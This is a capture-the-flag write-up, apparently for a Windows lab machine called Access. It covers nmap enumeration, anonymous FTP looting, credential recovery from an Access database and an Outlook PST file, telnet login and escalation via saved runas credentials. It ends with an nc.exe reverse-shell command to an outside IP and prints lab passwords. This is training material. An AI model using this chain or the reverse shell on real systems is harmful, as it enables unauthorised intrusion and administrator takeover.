# Access
Table of Contents
// hint
Solution locked — challenge mode is on
- Machine Name: Access
- OS Type: Windows
- Difficulty: Easy
Port Scanning - Service & Version Enumeration
# Nmap 7.95 scan initiated Sat Jun 28 16:12:16 2025 as: /usr/lib/nmap/nmap -sVC --open -p- -oN initial/nmap.out -vv 10.10.10.98Nmap scan report for 10.10.10.98Host is up, received echo-reply ttl 127 (0.26s latency).Scanned at 2025-06-28 16:12:23 IST for 508sNot shown: 65532 filtered tcp ports (no-response)Some closed ports may be reported as filtered due to --defeat-rst-ratelimitPORT   STATE SERVICE REASON          VERSION21/tcp open  ftp     syn-ack ttl 127 Microsoft ftpd| ftp-syst:|_  SYST: Windows_NT| ftp-anon: Anonymous FTP login allowed (FTP code 230)|_Can't get directory listing: PASV failed: 425 Cannot open data connection.23/tcp open  telnet  syn-ack ttl 127 Microsoft Windows XP telnetd| telnet-ntlm-info:|   Target_Name: ACCESS|   NetBIOS_Domain_Name: ACCESS|   NetBIOS_Computer_Name: ACCESS|   DNS_Domain_Name: ACCESS|   DNS_Computer_Name: ACCESS|_  Product_Version: 6.1.760080/tcp open  http    syn-ack ttl 127 Microsoft IIS httpd 7.5| http-methods:|   Supported Methods: OPTIONS TRACE GET HEAD POST|_  Potentially risky methods: TRACE|_http-title: MegaCorpService Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp
Host script results:|_clock-skew: -4s
Read data files from: /usr/share/nmapService detection performed. Please report any incorrect results at https://nmap.org/submit/ .# Nmap done at Sat Jun 28 16:20:51 2025 -- 1 IP address (1 host up) scanned in 515.02 seconds
Enumeration
Port 80/HTTP
i found HTTP port 80 is open in Target machine, so first step is to visit the website using browser

tried running gobuster to find hidden files/directories but no luck here
Port 21/FTP
found FTP port open let’s check if it allows anonymous login or not
ftp 10.10.10.98
it allows anonymous login, and we found that there’s two folders Backups and Engineer
let’s check what these folders contains

there’s two files backup.mdb and Access Control.zip
let’s download both files, first set transfer mode to binary using bin
ftp> bin
ftp> get "Access Control.zip"
same for the backup.mdb

now let’s try to unzip the zip file
7z x Access\ Control.zip
it is the password protected, let’s check the MS Access DB file, to open it i used online website - https://www.mdbopener.com/
after uploading the bakcup.mdb file

there’s many tables, i found auth user little bit interesting, click on view to view the table data


we found the engineer user’s credentials - engineer:access4u@security
now we can unzip the file using engineer’s password

the zip contains ‘Access Control.pst’
A PST file, or Personal Storage Table, is a file format used by Microsoft Outlook and other Microsoft programs to store copies of messages, calendar events, and other items locally on a computer
now to extract the data from pst file i used
readpst -r Access\ Control.pstthere’s mbox file created inside the “Access Control” folder

and we got the password for security account → 4Cc3ssC0ntr0ller, let’s try login to telnet

and we can get the flag from \useres\Security\Desktop\user.txt
to get stable and better shell i tried using the nc.exe but i got the error, the program is blocked by group policy

after getting initial access i tried searching for the interesting file and i found

now the thing here is we can see it is using the /savecred it means the runas stores the credentials in windows credential manager https://github.com/nickvourd/Windows-Local-Privilege-Escalation-Cookbook/blob/master/Notes/StoredCredentialsRunas.md
we can list the credentials by cmdkey /list

as we’ve already placed nc.exe in security user’s home directory we can run it using runas directly

runas /user:ACCESS\Administrator /savecred "C:\Users\security\nc.exe 10.10.14.12 443 -e cmd.exe"and on shell listener we’ll get the shell as administrator